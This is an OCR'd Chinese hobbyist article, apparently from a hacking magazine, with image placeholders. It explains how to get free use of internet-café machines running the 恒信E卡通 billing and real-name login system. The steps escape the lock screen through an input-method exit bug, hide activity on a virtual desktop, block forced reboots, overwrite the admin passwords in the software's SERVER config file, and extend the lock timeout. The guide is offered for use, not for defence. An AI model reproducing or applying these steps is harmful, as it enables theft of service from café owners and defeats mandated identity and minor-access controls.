


图2

近来无事，想去上网，可是我们市里整个都换上了传说中的恒信E卡通，官网介绍如下：网吧管理软件“一卡通”是一款集实名上网、经营计费、安全监控三合一功能优秀的网吧管理软件。 软件采用非接触IC卡刷卡先进技术，实现了网吧上网人员身份实名登记管理、计时计费全自动化、商品销售管理、收支管理、会员充值储值管理、网吧工作人员管理等强大的功能。技术上解决了上网身份登记和控制未成年人使用的问题，是公安部门统一实施的最佳方案。 可是在当了小菜这么多年也会有一些不想花钱的冲动，毕竟一个小时3元，作为伸手党的我来说这无疑是一笔较大的开销，看黑X有一期提到利用智能ABC的万能退出漏洞来达到免费上网的目的，也在不几天和谐了，所以，体验到一分钱不用花的我和同学的期待下，压力测试了下这款网吧收费软件。

一，真正的免费，真的一分钱不用花

登陆界面如图1，我们按SHIFT+CTRL切换智能ABC输入法，利用智能ABC的万能退出漏洞，依次输入V，↑，Delete，Enter，看到什么了？不用登陆就看到了桌面没错，如图2。可是按照以上的方法，3-20秒就会又变成登陆界面（有的网吧是3秒1锁屏，有的是5秒，有的是20秒），我们我用这3-20秒干什么那？用虚拟桌面！追影虚拟多桌面是一款小巧的桌面辅助工具，免费使用， 他可以轻易将你的桌面虚拟成多个桌面，在各个桌面上进行不同的工作，按哈热键即可进行任意切换，极大的方便了任务的管理，热键有Ctrl+left(←)切换左桌面，Ctrl+Right(→)切换右桌面，Ctrl+Up(↑)切换默认桌面，Ctrl+Down(↓)切换下桌面，Ctrl+L显示/隐藏窗口，如图3，至于我们怎么用这3-20秒打开追影虚拟多桌面，发到QQ里，放到U盘里就OK了，然后呢？我们按Ctrl+left(←)切换左桌面，这样做5分钟后要重新启动的，这里我们用到的工具是NoShutdown禁止关机工具，如图4，点上禁止就行了，可是这么做之后5分钟还是重新启动了，为什么呢？因为主机要验证的，为了防止，我们找到了这款网吧收费软件的源文件地址是C:\Program Files\HC\hCard，如图5，看到一个叫SERVER的文件了吗？我们用记事本打开，如图6，我们在[用户信息]这项的password和HSP2后面的等号后面改成8个0，如图7，之后保存，看到一个叫SET的文件了吗？，如图8，理论上我们要用密码的，我们改完之后可以用空密码进入了，在系统参数那项点客户端异常，设置120分钟后锁屏，如图9，点应用，之后确定，然后Ctrl+Up(↑)切换默认桌面，再按SHIFT+CTRL切换智能ABC输入法，利用智能ABC的万能退出漏洞，依次输入V，↑，Delete，Enter。好了，之后我们可以按Ctrl+left(←)切换左桌面，这样就是真正的免费，真的




图3




图4

一分钱不用花。我发现之前和谐的原因是因为没有后来切换到主桌面利用智能ABC的万能退出漏洞再退出一次，因为还是原来的设置，所以5分钟后重新启动，只有设置完了再退出才可以。




图5




图6




图7

